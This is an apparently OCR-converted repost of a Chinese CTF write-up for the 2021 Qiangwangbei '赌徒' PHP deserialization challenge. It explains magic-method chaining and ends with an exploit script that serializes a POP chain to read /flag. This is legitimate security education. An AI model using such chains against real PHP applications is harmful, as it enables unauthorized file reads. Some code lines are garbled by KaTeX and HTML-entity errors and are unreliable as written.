
2021-07-22ctf2021强网杯wp赌徒反序列化

转载

热热的雨夜 于 2021-07-22 22:39:08 发布 196 收藏 1

分类专栏： CTF

原文链接：https://blog.csdn.net/weixin_51353029/article/details/117920232



文章目录

源代码：

```
<meta charset="utf-8">
<?php
//hint is in hint.php
error_reporting(1);
```

class Start

{

public $name='guest';

public $flag='syst3m("cat 127.0.0.1/etc/hint");';

```
public function __construct(){
    echo "I think you need /etc/hint . Before this you need to see the source code";
}

public function _sayhello(){
    echo $this-&gt;name;
    return 'ok';
}

public function __wakeup(){
    echo "hi";
    $this-&gt;_sayhello();
}
public function __get($cc){
    echo "give you flag : ".$this-&gt;flag;
    return ;
}
```

}

class Info
{
private $phonenumber=123123;
public $promise='I do';

```
public function __construct(){
    $this-&gt;promise='I will not !!!!';
    return $this-&gt;promise;
}

public function __toString(){
    return $this-&gt;file['filename']-&gt;ffiillee['ffiilleennaammee'];
}
```

}

class Room
{
public $filename='/flag';
public $sth_to_set;
public $a='';

```
public function __get($name){
    $function = $this-&gt;a;
    return $function();
}

public function Get_hint($file){
    $hint=base64_encode(file_get_contents($file));
    echo $hint;
    return ;
}

public function __invoke(){
    $content = $this-&gt;Get_hint($this-&gt;filename);
    echo $content;
}
```

```
}

if(isset(KaTeX parse error: Expected '}', got 'EOF' at end of input: … unserialize(_GET[‘hello’]);
}else{
$hi = new Start();
}

?>
```

是一道反序列化的题目，首先想到的应该是寻找_destruct，_construct方法看是否有命令执行的地方，
这里只存在一个__construct方法。这个方法不大行

```
    public function __construct(){
            $this->promise='I will not !!!!';
            return $this->promise;
        }
```

分析

其次在寻找魔法函数的时候，在ROOM类里面可以看见有一个get_hint方法，那么这个方法极大可能是我们最后需要调用的方法。
接下从这个方法往前面推，要想调用get_hint，必须调用_invoke()，_invoke是一个魔法函数，把实例化的对象当成函数使用，就会自动调用：

__invoke

举个例子：

```
<?php
 class test1()
 {
 public $a='abc';
 public function __invoke()
  {
   echo “invoke !!\n”;
  }
 }
 $dog=new test1();
 $dog('123');
 $dog();
 //输出内容: invoke !!  invoke !!
```

知道了上面的调用方法，接下来再去寻找一下return的地方，因为这里要调用__invoke要求严格，必须先实例化，在当成函数使用，也就是说，必须是return Room();
而大多数return里面，仅仅return字符串，所以这样一来，我们能利用的return也就只有一个地方了：

```
 public function __get($name){
    $function = $this->a;
    return $function();
}
```

a参数可控，这里可以让this->$a=new Room();后面return $function()的时候就是一个方法了。
！！这里自己当时被坑了一下，没有看见$function后面的括号！！

到目前为止，我们已经知道可以通过Room里面的__get方法可以调用__invoke方法拿到FLAG
接下来看一看，如何调用__get方法：

__get

__get方法调用条件是：访问一个私有属性或者一个不存在（没有初始化）的属性，举个例子：

```
<?php
 class test1
 {
     public $a='1';
     private $c='2';
     public function __get($name)
     {
         echo "__get!!! \n";

 }
```

}
$b=new test1();
KaTeX parse error: Expected 'EOF', got '&' at position 3: b->a;
KaTeX parse error: Expected 'EOF', got '&' at position 3: b->c;
KaTeX parse error: Expected 'EOF', got '&' at position 3: b->asdas;
//输出： *__get!!!* __get!!! __get!!!

知道了怎么调用__get后，再去其他两个类寻找一下入口：

```
// class info
public function __toString(){
     return $this->file['filename']->ffiillee['ffiilleennaammee'];
 }
```

那么很显然，要调用Room中的__get方法，这里__tostring方法中的file[‘filename’]应该是new Room()，fifilee[ffiilleennaammee]不存在，就可以调用了那么如何调用_tostring方法

_tostring

_tostring方法在输出、打印实例化对象的时候被调用，举个例子：

```
<?php
 class test1
 {
     public $a='1';
     private $c='2';
     public function __tostring()
     {
         echo '__tostring!!';
     }
 }
 $b=new test1();
 echo new test1();
 echo $b;
```

接下来就是去找可以echo或者return的地方

```
//class Start
public function _sayhello(){
        echo $this->name;
        return 'ok';
    }
```

接下来就是顺理成章的调用_sayhello，剩下的就很简单了，实例化Start类，自动调用wakeup方法，从而调用_sayhello方法，参数我们都可以控制

EXP

```
<?php
class Start{}
class Info{}
class Room{
public function __construct(){
$this->filename = "/flag";
}
}
$a = new Start();
$b = new Info();
$c = new Room();
$c->a = new Room();
$b->file['filename'] = $c;
$a->name = $b;
echo serialize($a);
?>
```

调用流程：

从下往上依次调用

总结

这道题还是比较基础，都是考察简单的魔术方法，基础很重要，复现的时候可以自己搭环境调试看看整个流程。
有写得不对的地方，希望师傅们指出